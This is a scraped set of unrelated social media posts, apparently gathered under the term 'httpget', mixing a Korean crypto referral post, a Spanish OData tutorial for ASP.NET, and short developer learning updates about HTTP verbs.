레퍼럴포인트도 시간이 지날수록 계속 바뀌더라구요.. 천포 얻는것도 사실 힘들거 같지만 되면 넘 좋겠네요 ㅎ
다음주 과연 몇배의 부스트를 얻을 수 있는지!!
최선을 다해보겠습니닷!
모두들 힘들어도 긍정의 힘으로 달려보시죠!
뿌이산삼은 언제든지 캘수 있습니다 !
gVooi ❤️
@vooi_io is an AI-powered, gasless, modular Perp DEX Aggregator that enables unified asset management while maintaining a non-custodial structure with seamless chain abstraction.
It also supports Perp and RWA trading, allowing users to freely trade a wide range of assets, including gold and Nasdaq.
70
1
81
2,135

The weird think to me, @BitMEXResearch, is that in case of httpget messages for a website you would consider it super obvious to discriminate between spam and legit use. What happened that made clear and established terminology subject to so much pseudo-philosophical wanking in Bitcoin? It amazes me.
4
18

1 Sep 2025
🔥 OData en .NET: APIs más inteligentes
¿Sabías que con OData puedes convertir tu API en algo mucho más poderoso que un simple CRUD? 😎
✨ ¿Qué es OData?
Un protocolo estándar para exponer datos mediante REST, con soporte para consultas avanzadas directamente en la URL.
👉 Puedes filtrar, ordenar, paginar y seleccionar campos sin tener que escribir endpoints adicionales.
🔥 Ventajas principales:
✅ Consultas dinámicas sin código extra
✅ Integración nativa con Power BI y Excel
✅ APIs más limpias y reutilizables
✅ Ideal para exponer datos empresariales

Aqui te explico paso a paso el codigo de la imagen:
🔹 GetEdmModel()
Aquí se define una función que construye el EDM (Entity Data Model).
Se crea un ODataConventionModelBuilder, que infiere claves y propiedades por convención.
Se registra un EntitySet llamado "Products", basado en la clase Product.
El resultado (IEdmModel) es el contrato que OData usará para exponer metadatos y validar consultas.
Con esto, OData ya entiende que existe una colección llamada Products y que puede exponerla vía /odata/Products.
🔹 Configuración de OData en los servicios
Después, se agrega el soporte de Controllers y se encadena .AddOData(...) con varias opciones:
.Select() → habilita $select para elegir columnas.
.Filter() → habilita $filter para condiciones.
.OrderBy() → habilita $orderby para ordenar resultados.
.Expand() → habilita $expand para navegar propiedades de navegación (si hubiera).
.Count() → habilita $count=true para devolver cantidad total de registros.
.SetMaxTop(100) → limita la cantidad máxima de registros que se pueden pedir con $top.
.AddRouteComponents("odata", GetEdmModel()) → monta todo el modelo EDM bajo la ruta base /odata.
En este punto, cualquier controlador que herede de OData estará disponible en esa ruta.
🔹 Creación y ejecución de la app
Se construye la aplicación (builder.Build()), se registran los controladores (app.MapControllers()) y finalmente se arranca el servidor con app.Run().
Esto deja el servicio escuchando en las URLs locales (https://localhost:5001 o http://localhost:5000).
🔹 Controlador ProductsController
Hereda de ODataController, lo que lo integra con el pipeline de OData.
No lleva atributo [Route], porque la ruta se deduce de lo configurado en AddRouteComponents. Así, el endpoint expuesto es /odata/Products.
Tiene una lista estática de Product con tres elementos de ejemplo (Laptop, Mouse, Monitor).
El método Get() está marcado con [EnableQuery] y [HttpGet]. Esto hace que la respuesta soporte automáticamente consultas como $filter, $orderby, $select, etc., gracias a que devuelve un IQueryable.
#dotnet #csharp #dotnetcore #aspnetcore #dotnet10 #OData #WebAPI #RESTAPI #APIDevelopment #DataDriven #CleanArchitecture #SoftwareEngineering #CodeNewbies #DevCommunity #Programming
1
10
465

#LSPPDay40
ran the project returning simple string and later with complex objects. Implemented HTTP verbs such as HttpGet, HttpDelete. Used status code within them such as 200 - ok, 400 - bad req. github.com/tirthacodes/dot-n…
@lftechnology
#60DaysOfLearning2025
#learningwithleapfrog
2
83

14 Jun 2025
Perfect example, when we started on with aws.. The healthchecks were necessary. As we reached like you've put zombie servers - in the Net space created a new route called httpget HealthCheck/status.
Just remembered it, thank you for the posts. Makes us feel nostalgic 😬
1
4
374

31 May 2025
How many HTTPGET I wan write…
1
2
241


10 Feb 2025
🚀 Günün son dersi de hazır! 🎬
💡 Bu derste:
📌 Chef tablosu için tüm gerekli attributeleri tek derste yazdık! ⚡
🔹 HttpGet 📥
🔹 HttpPost ➕
🔹 HttpPut 🔄
🔹 HttpGet(id) 🔍
🔹 HttpDelete 🗑
📌 Swagger üzerinde tüm testlerimizi tamamladık! ✅
🔜 Gelecek derste:
📌 API üzerinden validasyon kontrollerine başlıyoruz! 🎯
📌 Kullanıcılara, belirlediğimiz parametreler doğrultusunda işlem yaptırarak olası hataları önlemeyi amaçlıyoruz. 🛠
🎥 Eğitimin 8. dersi şimdi yayında!
📢 İzlemek için:🔗 youtu.be/dGu9UAzatwQ
6
881